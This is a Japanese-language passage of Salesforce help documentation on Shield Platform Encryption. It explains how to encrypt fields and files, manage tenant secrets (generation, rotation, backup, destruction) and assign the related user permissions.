Salesforce Classic および Lightning Experience の両方で使用できます。

項目およびファイルの暗号化

暗号化する項目およびファイルを指定します。暗号化は、項目レベルセキュリティやオブジェクトレベルセキュリティとは異なります。これらは、暗号化戦略の前にすでに実施されている必要があります。

Shield プラットフォームの暗号化の秘密および鍵を管理

Shield プラットフォームの暗号化を組織で使用するには、Salesforce アカウントエグゼクティブに問い合わせてください。アカウントエグゼクティブは正しいライセンスのプロビジョニングができるようにお手伝いしますので、一意のテナントの秘密の作成を開始できます。

Shield Platform Encryption のしくみ

Shield Platform Encryption は、ユーザに制御される一意のテナントの秘密と、Salesforce で維持される主秘密に依存します。これらの秘密を組み合わせて一意のデータ暗号化鍵が作成されます。この鍵を使用して、ユーザが Salesforce に配置したデータが暗号化され、承認されたユーザがデータを必要とする場合にデータが復号化されます。

プラットフォームの暗号化のベストプラクティス

組織にとって可能性が最も高い脅威を特定します。これは、必要なデータのみを暗号化できるように、暗号化が必要なデータと不要なデータを区別するのに役立ちます。テナントの秘密と鍵がバックアップされていることを確認し、秘密および鍵の管理を許可するユーザを慎重に検討します。

Shield Platform Encryption のトレードオフおよび制限事項

Shield Platform Encryption と同様に強力なセキュリティソリューションには、一部のトレードオフが伴います。データが強力に暗号化されていると、一部のユーザの機能に制約が生じる場合があり、一部の機能はまったく使用できなくなります。暗号化戦略を策定する場合は、ユーザおよび全体的なビジネスソリューションに対する影響を考慮します。

関連トピック:

Salesforce Platform Encryption Implementation Guide (Salesforce プラットフォームの暗号化実装ガイド)

従来の暗号化と Shield Platform Encryption との違い

http://sfdc.co/encryptwhitepaper

項目およびファイルの暗号化

暗号化する項目およびファイルを指定します。暗号化は、項目レベルセキュリティやオブジェクトレベルセキュリティとは異なります。これらは、暗号化戦略の前にすでに実施されている必要があります。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

項目の暗号化

暗号化する項目を選択します。項目が暗号化されている場合、暗号化されたデータを参照する権限のないユーザにはその値がマスクされます。

ファイルおよび添付ファイルの暗号化

データの保護を一層強化するために、ファイルや添付ファイルを暗号化します。Shield Platform Encryption が有効になっている場合、各ファイルまたは添付ファイルをアップロードするときにその内容が暗号化されます。

互換性の問題の修正

暗号化する項目やファイルを選択すると、Salesforce では自動的に副次的影響の可能性が確認され、既存の設定が原因で Salesforce でのデータアクセスや通常の使用に問題が発生する可能性がある場合は、警告が出ます。これらの問題を解決するには、いくつかのオプションがあります。

関連トピック:

- プラットフォームの暗号化の概要

項目の暗号化

暗号化する項目を選択します。項目が暗号化されている場合、暗号化されたデータを参照する権限のないユーザにはその値がマスクされます。

組織の規模によっては、標準項目の暗号化を有効にするために数分かかることがあります。

1. 組織に有効な暗号化鍵があることを確認します。不明な場合は、システム管理者に確認してください。
2. [設定] で、[クイック検索] ボックスを使用して [プラットフォームの暗号化] 設定ページを見つけます。
3. [項目を暗号化] をクリックします。
4. [編集] をクリックします。
5. 暗号化する項目を選択して、設定を保存します。

プラットフォームの暗号化の自動検証サービスによって、暗号化がブロックされる可能性のある組織内設定がチェックされるようになりました。互換性がない設定を修正する提案があると、メールで通知されます。

自動的に暗号化されるのは、暗号化を有効にした後に作成または更新されたレコードの項目値のみです。Salesforce では、既存のレコードの項目値を確実に暗号化するために、既存のレコードを更新することをお勧めします。たとえば、ケースオブジェクトの [説明] 項目を暗号化する場合、データローダを使用してすべてのケースレコードを更新します。このサポートが必要な場合は、Salesforce にお問い合わせください。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点 (ページ 942)

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

項目を暗号化する
- 「アプリケーションのカスタマイズ」

関連トピック:

暗号化できる項目は?
Shield Platform Encryption による項目の制限
データローダ
暗号化データの外観
https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/customfield.htm

ファイルおよび添付ファイルの暗号化

データの保護を一層強化するために、ファイルや添付ファイルを暗号化します。Shield Platform Encryption が有効になっている場合、各ファイルまたは添付ファイルをアップロードするときにその内容が暗号化されます。

メモ: 開始する前に、組織に有効な暗号化鍵があることを確認します。不明の場合は、システム管理者に確認してください。

1. [設定]から、［クイック検索］ボックスに「*プラットフォームの暗号化*」と入力し、[プラットフォームの暗号化] を選択します。
2. [ファイルと添付ファイルを暗号化] を選択します。
3. [保存] をクリックします。

重要: ファイルへのアクセス権を持つユーザは、暗号化固有の権限に関係なく、正常にファイルを操作できます。組織にログインしていて、参照アクセス権を持っているユーザは、本文の内容を検索および参照できます。

ユーザは、通常のファイルサイズの制限に従って、ファイルおよび添付ファイルを暗号化後もアップロードできます。暗号化によって増大したファイルサイズは、これらの制限にカウントされません。

ファイルおよび添付ファイルの暗号化を有効にすると、新しいファイルおよび添付ファイルに影響します。すでに Salesforce にあるファイルおよび添付ファイルは、自動的に暗号化されません。既存のファイルを暗号化する方法については、Salesforce にお問い合わせください。

ファイルまたは添付ファイルが暗号化されているかどうかを確認するには、ファイルまたは添付ファイルの詳細ページで暗号化インジケータを探します。ContentVersion オブジェクト (ファイルの場合) または Attachment オブジェクト (添付ファイルの場合) の `isEncrypted` 項目をクエリすることもできます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。


Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

ファイルを暗号化する
- 「アプリケーションのカスタマイズ」

ファイルが暗号化されている場合は、次のように表示されます。



関連トピック:

どのファイルが暗号化されますか?

データローダ

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_contentversion.htm

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_attachment.htm

互換性の問題の修正

暗号化する項目やファイルを選択すると、Salesforce では自動的に副次的影響の可能性が確認され、既存の設定が原因で Salesforce でのデータアクセスや通常の使用に問題が発生する可能性がある場合は、警告が出ます。これらの問題を解決するには、いくつかのオプションがあります。

メモ: [設定]ページで暗号化を設定すると、その結果についてのメールを受信します。API を使用する場合、結果は同期して返されます。

結果にエラーメッセージが含まれる場合、次の制約事項の 1 つ以上が原因である場合があります。

ポータル
: カスタマーポータルまたはパートナーポータルが組織で有効になっている場合は、標準項目を暗号化できません。カスタマーポータルを無効にするには、[設定] のカスタマーポータル設定ページに移動します。パートナーポータルを無効にするには、[設定] のパートナーページに移動します。

  メモ: コミュニティはこの問題に関係ありません。暗号化と完全に互換性があります。

条件に基づく共有ルール
: 条件に基づく共有ルールの検索条件に使用されている項目が選択されています。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

SOQL/SOSL クエリ
SOQL クエリの集計関数か、WHERE、GROUP BY、または ORDER BY 句で使用されている項目が選択されています。

数式項目
カスタム数式項目で参照されている項目が選択されています。

スキニーテーブル
スキニーテーブルで使用されている項目が選択されています。

Microsoft インテグレーション製品
Lightning Sync または Lightning for Outlook が有効になっている場合、プラットフォームの暗号化を有効にすることはできません。プラットフォームの暗号化が有効になっていると、Lightning Sync および Lightning for Outlook を有効にできません。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。相違点 (ページ 942)

関連トピック:

親トピックに戻る

Shield プラットフォームの暗号化の秘密および鍵を管理

Shield プラットフォームの暗号化を組織で使用するには、Salesforce アカウントエグゼクティブに問い合わせてください。アカウントエグゼクティブは正しいライセンスのプロビジョニングができるようにお手伝いしますので、一意のテナントの秘密の作成を開始できます。

Shield プラットフォームの暗号化は自動的に Developer Edition 組織で使用できますが、Sandbox では使用できません。

次の権限も必要です。

- 「暗号化鍵の管理」権限で、テナントの秘密のアップロードとローテーションができます。
- 「アプリケーションのカスタマイズ」で証明書の管理ができます。

ライセンスがプロビジョニングされ、適切な権限を入手すると、Shield プラットフォームの暗号化機能のすべてにアクセスできます。

テナントの秘密の生成

組織に一意のテナントの秘密を生成し、テナントの秘密を使用して新しいデータ暗号化鍵を生成することを特定のユーザに許可します。独自のテナントの秘密を管理します。つまり、テナントの秘密のローテーションやアーカイブを行うことができ、テナントの秘密の責任を共有するように他のユーザに指定できます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を管理する
- 「暗号化鍵の管理」

暗号化鍵のローテーション

定期的に新しいテナントの秘密を生成して、それまで有効であったものをアーカイブする必要があります。組織のテナントの秘密のライフサイクルを制御することで、派生データの暗号化鍵のライフサイクルを制御します。

テナントの秘密のバックアップ

テナントの秘密は、組織およびテナントの秘密を適用する特定のデータに対して一意です。秘密をエクスポートして、関連データに再度アクセスする必要が生じた場合に、引き続きデータにアクセスできるようにすることをお勧めします。

テナントの秘密の破棄

テナントの秘密の破棄は、関連データにアクセスする必要がなくなったという極端な場合にのみ行います。テナントの秘密は、組織およびテナントの秘密を適用する特定のデータに対して一意です。テナントの秘密を破棄すると、以前にエクスポートした鍵を Salesforce にインポートし直さない限り、関連データにアクセスできなくなります。

Shield Platform Encryption の無効化

ある時点で、項目やファイルあるいはその両方の Shield Platform Encryption を無効にする必要が生じる場合があります。項目の暗号化は個別に有効または無効にできますが、ファイルの暗号化はすべてを有効または無効にする必要があります。

関連トピック:

- プラットフォームの暗号化の概要
- https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

テナントの秘密の生成

組織に一意のテナントの秘密を生成し、テナントの秘密を使用して新しいデータ暗号化鍵を生成することを特定のユーザに許可します。独自のテナントの秘密を管理します。つまり、テナントの秘密のローテーションやアーカイブを行うことができ、テナントの秘密の責任を共有するように他のユーザに指定できます。

データ暗号化鍵は、保存したり組織で共有したりしません。代わりに、オンデマンドで主秘密および組織固有のテナントの秘密から派生し、アプリケーションサーバにキャッシュされます。

承認された開発者は、Salesforce API で TenantSecret オブジェクトへのコールをコーディングしてテナントの秘密を生成、ローテーション、エクスポート、破棄、および再インポートできます。

重要: 承認されたユーザのみが、[プラットフォームの暗号化]ページからテナントの秘密を生成できます。「暗号化鍵の管理」権限を割り当てるように Salesforce システム管理者に依頼してください。

1. 組織のテナントの秘密の管理を任せるユーザに「暗号化鍵の管理」権限を割り当てます。

   この権限をプロファイルまたは権限セットに追加するには、[設定]から、[クイック検索]ボックスに「*プロファイル*」または「*権限セット*」と入力します。

2. テナントの秘密を生成します。
   a. [設定]で、[クイック検索]ボックスを使用して[プラットフォームの暗号化]設定ページを見つけます。
   b. [テナントの秘密を生成]をクリックします。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点(ページ 942)

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を管理する
- 「暗号化鍵の管理」

関連トピック:

権限セット
プロファイル
https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

暗号化鍵のローテーション

定期的に新しいテナントの秘密を生成して、それまで有効であったものをアーカイブする必要があります。組織のテナントの秘密のライフサイクルを制御することで、派生データの暗号化鍵のライフサイクルを制御します。

組織のセキュリティポリシーを参照して、テナントの秘密をローテーションする頻度を決定します。本番組織では 24 時間ごとに、Sandbox 環境では 4 時間ごとにローテーションできます。

鍵派生関数では主秘密が使用されます。主秘密は、Salesforce のメジャーリリース時に毎回ローテーションされます。テナントの秘密をローテーションするまで、暗号化鍵や暗号化されたデータに影響はありません。

1. 組織の鍵の状況を確認するには、[設定]に移動し［クイック検索］ボックスを使用してプラットフォームの暗号化設定ページを探します。鍵の状況には[有効]、[アーカイブ済み]、[破棄済み]があります。

   有効
   新規または既存のデータを暗号化および復号化する場合に使用される可能性があります。

   アーカイブ済み
   新しいデータを暗号化できません。鍵が有効であったときにこの鍵を使用して以前に暗号化されたデータを復号化する場合に使用される可能性があります。

   破棄済み
   データを暗号化および復号化することはできません。鍵が有効であったときにこの鍵を使用して暗号化されたデータを復号化することはできません。この鍵で暗号化したファイルおよび添付ファイルはダウンロードできません。

2. [設定] で、［クイック検索］ボックスを使用して [プラットフォームの暗号化] 設定ページを見つけます。
3. [新しいテナントの秘密を生成] をクリックします。
4. 既存の項目値を新規生成したテナントの秘密で再度暗号化する場合は、Salesforce サポートに問い合わせてください。

   API経由でオブジェクトをエクスポートするか、レコードIDを含むレポートを実行して、更新するデータを取得します。この操作により、暗号化サービスが、最新の鍵を使用して既存のデータを再度暗号化します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する
- 「暗号化鍵の管理」

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。**相違点** (ページ 942)

関連トピック:

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

テナントの秘密のバックアップ

テナントの秘密は、組織およびテナントの秘密を適用する特定のデータに対して一意です。秘密をエクスポートして、関連データに再度アクセスする必要が生じた場合に、引き続きデータにアクセスできるようにすることをお勧めします。

1. [設定] で、[クイック検索] ボックスを使用して [プラットフォームの暗号化] 設定ページを見つけます。
2. 鍵が表示されているテーブルで、エクスポートするテナントの秘密を見つけ、[エクスポート] をクリックします。
3. 警告ボックスで選択内容を確認し、エクスポートされたファイルを保存します。

   ファイル名は `tenant-secret-org-<組織 ID>-ver-<テナントの秘密のバージョン番号>.txt` です。たとえば、「`tenant-secret-org-00DD00000007eTR-ver-1.txt`」などです。
4. エクスポートする特定のバージョンを確認し、エクスポートされたファイルに意味のある名前を付けます。組織にインポートし直す必要が生じた場合に備えて、ファイルを安全な場所に保存します。

   メモ: エクスポートされたテナントの秘密はそれ自体が暗号化されています。
5. テナントの秘密をインスポートし直すには、[インポート]>[ファイルを選択] をクリックして、ファイルを選択します。テナントの秘密の正しいバージョンをインポートしていることを確認します。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点 (ページ 942)

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する
- 「暗号化鍵の管理」

関連トピック:

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

テナントの秘密の破棄

テナントの秘密の破棄は、関連データにアクセスする必要がなくなったという極端な場合にのみ行います。テナントの秘密は、組織およびテナントの秘密を適用する特定のデータに対して一意です。テナントの秘密を破棄すると、以前にエクスポートした鍵を Salesforce にインポートし直さない限り、関連データにアクセスできなくなります。

1. [設定] で、[クイック検索] ボックスを使用して [プラットフォームの暗号化] 設定ページを見つけます。
2. テナントの秘密が表示されているテーブルで、破棄する秘密を示す行に移動し [廃棄] をクリックします。
3. 警告ボックスが表示されます。表示されているとおりテキストを入力し、テナントの秘密を破棄していることを確認するチェックボックスをオンにして、[廃棄] をクリックします。

ファイルのプレビューおよびユーザのブラウザにすでにキャッシュされたコンテンツが、そのコンテンツを暗号化した鍵を破棄した後もユーザが再ログインするまで引き続きクリアテキストで表示されることがあります。

本番組織から Sandbox 組織を作成し、その後 Sandbox 組織でテナントの秘密を破棄しても、本番組織にはテナントの秘密が存在し続けます。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点 (ページ 942)

関連トピック:

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する
- 「暗号化鍵の管理」

Shield Platform Encryption の無効化

ある時点で、項目やファイルあるいはその両方の Shield Platform Encryption を無効にする必要が生じる場合があります。項目の暗号化は個別に有効または無効にできますが、ファイルの暗号化はすべてを有効または無効にする必要があります。

Shield Platform Encryption を無効にしても、暗号化データは一括で復号化されず、暗号化の影響を受けている機能も復元されません。プラットフォームの暗号化を無効にした後、変更の最終処理についてサポートが必要な場合は、Salesforce にお問い合わせください。

1. [設定] から、［クイック検索］を使用して [プラットフォームの暗号化] を検索します。
2. [項目を暗号化] をクリックし、[編集] をクリックします。
3. 暗号化を停止する項目を選択解除して、[保存] をクリックします。ユーザはこれらの項目のデータを表示できます。
4. ファイルの暗号化を無効にするには、[ファイルと添付ファイルを暗号化] を選択解除し、[保存] をクリックします。

暗号化項目に適用される制限と特殊な動作は、暗号化を無効にしても保持されます。値が暗号化された状態で保存されていて、場合によってはマスクされる可能性があります。以前に暗号化されたファイルと添付ファイルはすべて暗号化された状態で保存されています。

暗号化項目は、暗号化を無効にしても、暗号化に使用された鍵が破棄されていなければ引き続きアクセスできます。

関連トピック:

親トピックに戻る

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

暗号化を無効にする
- 「アプリケーションのカスタマイズ」

Shield Platform Encryption のしくみ

Shield Platform Encryption は、ユーザに制御される一意のテナントの秘密と、Salesforce で維持される主秘密に依存します。これらの秘密を組み合わせて一意のデータ暗号化鍵が作成されます。この鍵を使用して、ユーザが Salesforce に配置したデータが暗号化され、承認されたユーザがデータを必要とする場合にデータが復号化されます。

ファイル、項目、および添付ファイルの暗号化は、組織のストレージ制限に影響しません。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点 (ページ 942)

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

暗号化できる項目は?

取引先、取引先責任者、ケース、ケースコメントオブジェクトの特定の項目を暗号化できます。Shield プラットフォームの暗号化がオンになっていると、「暗号化されたデータの参照」権限があるユーザは暗号化された項目の内容を表示できますが、この権限がないユーザの場合、マスクされた値がのみが表示されます。

どのファイルが暗号化されますか?

ファイルおよび添付ファイルの Shield プラットフォームの暗号化を有効にすると、暗号化可能なすべてのファイルおよび添付ファイルは暗号化されます。各ファイルまたは添付ファイルの内容は、アップロード時に暗号化されます。

Shield プラットフォームの暗号化に必要なユーザ権限

暗号化に関するロールに基づいて権限をユーザに割り当てます。暗号化するデータの選択や暗号化鍵の操作を行うために、「暗号化されたデータの参照」権限が必要になるユーザもいれば、権限の他の組み合わせが必要になるユーザもいます。他のユーザ権限と同様、次の権限を有効にできます。

暗号化データの外観

暗号化された情報がユーザやシステム管理者にどのように表示されるかについては、権限、情報がファイルと項目のどちらにあるか、およびその他の要素で異なります。一方、どのユーザが機密データにアクセスできるかの制御は、システム管理者が行います。

バックグラウンド: Shield Platform Encryption のプロセス

ユーザがデータを送信する場合、アプリケーションサーバは、そのキャッシュから組織固有のデータ暗号化鍵を検索します。キャッシュにない場合、アプリケーションサーバは、データベースから暗号化されたテナントの秘密を取得し、鍵派生サーバに鍵の派生を要求します。次に、暗号化サービスにより、アプリケーションサーバでデータが暗号化されます。

バックグラウンド: 検索インデックスの暗号化のプロセス

Salesforce 検索エンジンは、オープンソースのエンタープライズ検索プラットフォームソフトウェア Apache Solr 上に構築されています。検索インデックスは、データベースに保存された元のレコードにリンクするレコードデータのトークンを保存しており、Solr 内に存在します。Salesforce では、検索インデックスはパーティションでセグメントに分割されるので、規模を拡張できます。Apache Lucene はコアライブラリとして使用されます。

Shield プラットフォームの暗号化のリリース方法

Force.com IDE、移行ツール、ワークベンチなどのツールを使用して Shield プラットフォームの暗号化を組織にリリースする場合、暗号化項目属性は保持されます。ただし、異なる暗号化設定の組織にリリースする場合、その影響は対象組織で Shield プラットフォームの暗号化が有効になっているかどうかによって異なります。

Shield プラットフォームの暗号化は、Sandbox でどのように機能しますか?

本番組織から Sandbox を更新すると、本番組織の正確なコピーが作成されます。本番組織で Shield プラットフォームの暗号化が有効になっている場合、本番で作成されたテナントの秘密を含め、すべての暗号化設定がコピーされます。

Shield プラットフォームの暗号化の用語

暗号化には、独自の特殊な用語があります。Shield プラットフォームの暗号化機能を最大限活用するために、ハードウェアセキュリティモジュール、鍵のローテーション、主秘密などの重要な用語をよく理解することをお勧めします。

従来の暗号化と Shield Platform Encryption との違い

従来の暗号化では、その目的で作成した特殊なカスタムテキスト項目を保護できます。Shield Platform Encryption では、広く使用されているさまざまな標準項目、一部のカスタム項目、および種々のファイルを暗号化できます。Shield Platform Encryption では、個人取引先、ケース、検索、承認プロセス、およびその他の重要な Salesforce 機能もサポートします。

関連トピック:

- プラットフォームの暗号化の概要
- https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

暗号化できる項目は?

取引先、取引先責任者、ケース、ケースコメントオブジェクトの特定の項目を暗号化できます。Shield プラットフォームの暗号化がオンになっていると、「暗号化されたデータの参照」権限があるユーザは暗号化された項目の内容を表示できますが、この権限がないユーザの場合、マスクされた値がのみが表示されます。

いずれの場合も、暗号化項目は Salesforce ユーザインターフェース、ビジネスプロセス、API のすべてで正常に機能します。ただし、暗号化項目は絞り込みができないなどの例外はあります。

項目を暗号化しても、既存の値はすぐに暗号化されません。値は操作した後でのみ暗号化されます。既存のデータの暗号化については、Salesforce にお問い合わせください。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

標準項目の暗号化

次の標準項目のデータ型のコンテンツを暗号化できます。

- 取引先オブジェクト:
  - 取引先名

  - 説明
  - Fax
  - Web サイト
  - 電話
- 取引先責任者オブジェクト:
  - 説明
  - メール
  - Fax
  - 自宅電話
  - [住所 (郵送先)] ([町名・番地 (郵送先)] および [市区郡 (郵送先)] のみを暗号化)
  - 携帯
  - [名前] ([名]、[ミドルネーム]、および [姓] を暗号化)
  - その他の電話
  - 電話
- ケースオブジェクト:
  - 件名
  - 説明
- ケースコメント:
  - [内容] (内部コメントを含む)

暗号化カスタム項目

次のカスタム項目データ型のいずれかに属する項目の内容を暗号化できます。

- メール
- 電話
- テキスト
- テキストエリア
- ロングテキストエリア
- URL
- 日付
- 日付/時間

重要: カスタム項目が暗号化された後にデータ型を変更することはできません。カスタム電話項目およびカスタムメール項目の場合、項目形式も変更できません。

カスタム数式項目または条件に基づく共有ルールで現在または以前に暗号化されたカスタム項目は使用できません。

スキーマビルダーを使用して暗号化カスタム項目を作成することはできません。

一部のカスタム項目は暗号化できません。

- [ユニーク] あるいは [外部 ID] 属性のある項目、または以前に暗号化されたカスタム項目に基づいてこれらの属性が含まれる項目
- カスタム数式項目で使用されている項目
- 外部データオブジェクトの項目
- 取引先と取引先責任者のリレーションで使用されている項目

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。相違点 (ページ 942)

関連トピック:

項目の暗号化
親トピックに戻る
暗号化データの外観
互換性の問題の修正
Shield Platform Encryption のトレードオフおよび制限事項

どのファイルが暗号化されますか?

ファイルおよび添付ファイルの Shield プラットフォームの暗号化を有効にすると、暗号化可能なすべてのファイルおよび添付ファイルは暗号化されます。各ファイルまたは添付ファイルの内容は、アップロード時に暗号化されます。

次の種別のファイルは、ファイル暗号化を有効にすると、暗号化されます。

- メールに添付されたファイル
- フィードに添付されたファイル
- レコードに添付されたファイル
- [コンテンツ] タブ、[ライブラリ] タブ、[ファイル] タブのファイル (ファイルのプレビュー、Salesforce CRM コンテンツファイルなどの Salesforce ファイル)
- Salesforce Files Sync で管理され、Salesforce に保存されているファイル
- Chatter の投稿、コメント、サイドバーに添付されたファイル
- 新しいメモツールを使用したメモの本文テキスト
- ナレッジ記事に添付されたファイル

次の種別のファイルおよび添付ファイルは暗号化されません。

- Chatter のグループ写真
- Chatter のプロファイル写真
- ドキュメント
- 新しいメモツールのメモプレビュー
- 古いメモツールのメモ

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。相違点 (ページ 942)

関連トピック:

ファイルおよび添付ファイルの暗号化

Shield プラットフォームの暗号化に必要なユーザ権限

暗号化に関するロールに基づいて権限をユーザに割り当てます。暗号化するデータの選択や暗号化鍵の操作を行うために、「暗号化されたデータの参照」権限が必要になるユーザもいれば、権限の他の組み合わせが必要になるユーザもいます。他のユーザ権限と同様、次の権限を有効にできます。

	暗号化されたデータの参照	暗号化鍵の管理	アプリケーションのカスタマイズ	設定・定義の参照
暗号化された項目のデータの参照	✔			
プラットフォームの暗号化の [設定] ページの表示			✔	✔
鍵の管理を除く、プラットフォームの暗号化の [設定] ページの編集			✔	
テナントの秘密の生成、破棄、エクスポート、インポート		✔		
API を使用した TenantSecret オブジェクトのクエリ		✔		

「暗号化されたデータの参照」権限

システム管理者は、プロファイルまたは権限セットで「暗号化されたデータの参照」権限を付与して、マスクされていない状態で項目値を表示できるユーザを決定します。この権限は、システム管理者に自動的に付与されず、デフォルトでは標準プロファイルに含まれません。

ヒント: 「暗号化されたデータの参照」権限を持っている場合に他のユーザにログインアクセスを付与すると、そのユーザは暗号化項目の値をプレーンテキストで参照できます。機密データが漏洩しないようにするには、プロファイルをコピーし、コピーしたプロファイルから「暗号化されたデータの参照」権限を削除して、コピーしたプロファイルに自分自身を割り当てます。次に、他のユーザにログインアクセスを付与します。

暗号化を有効にしても、既存の項目値はすぐに暗号化されません。値は操作した後でのみ暗号化されます。

ユーザの「暗号化されたデータの参照」権限を追加または削除した場合、変更はユーザが再度ログインした後にのみ有効になります。

データの場所(ファイルまたは項目)によっても、データをクリアテキストで表示できるユーザが決まります。暗号化されたファイルは、アクセス権のあるユーザには常に表示されます。暗号化された項目は、ファイルへ

のアクセス権があり、「暗号化されたデータの参照」権限を持つユーザにのみ表示されます。ファイルのデータを非表示のままにする必要がある場合は、適切な共有設定を使用します。

「暗号化されたデータの参照」権限のないユーザは、次の操作を実行できません。

- 暗号化された必須の参照項目を編集する。
- Chatter パブリッシャー関連リストを使用する。
- 取引先責任者に [住所(郵送先)を住所(その他)へコピー] 機能を使用する。
- マージされた 2 つの取引先レコードの両方で同じ値が暗号化されている場合に保持する値を選択する。この状況が生じた場合、Salesforce は主取引先レコードの値を保持します。
- 参照項目が、暗号化された標準項目を指している場合に、値が必要な参照項目を含むレコードを作成する。

「暗号化されたデータの参照」権限のないユーザでも、暗号化項目に対して次の操作を実行できます。

- 項目レベルセキュリティが参照のみに設定されている場合を除き、暗号化項目の値を変更する。
- 検索結果に暗号化項目を表示する (ただし、値はマスクされる)。
- Chatter アクション、取引先詳細ページの関連リスト、簡易作成から取引先責任者および商談レコードを作成する。

レポートまたはダッシュボードの実行ユーザに「暗号化されたデータの参照」権限がある場合、この権限がないユーザがレポートグラフまたはダッシュボードを参照したときにも暗号化データが表示される可能性があります。

「暗号化されたデータの参照」権限のないユーザが、暗号化された非参照項目を含むレコードをコピーした場合、コピーされた新しいレコードでは暗号化項目の値が空白になります。

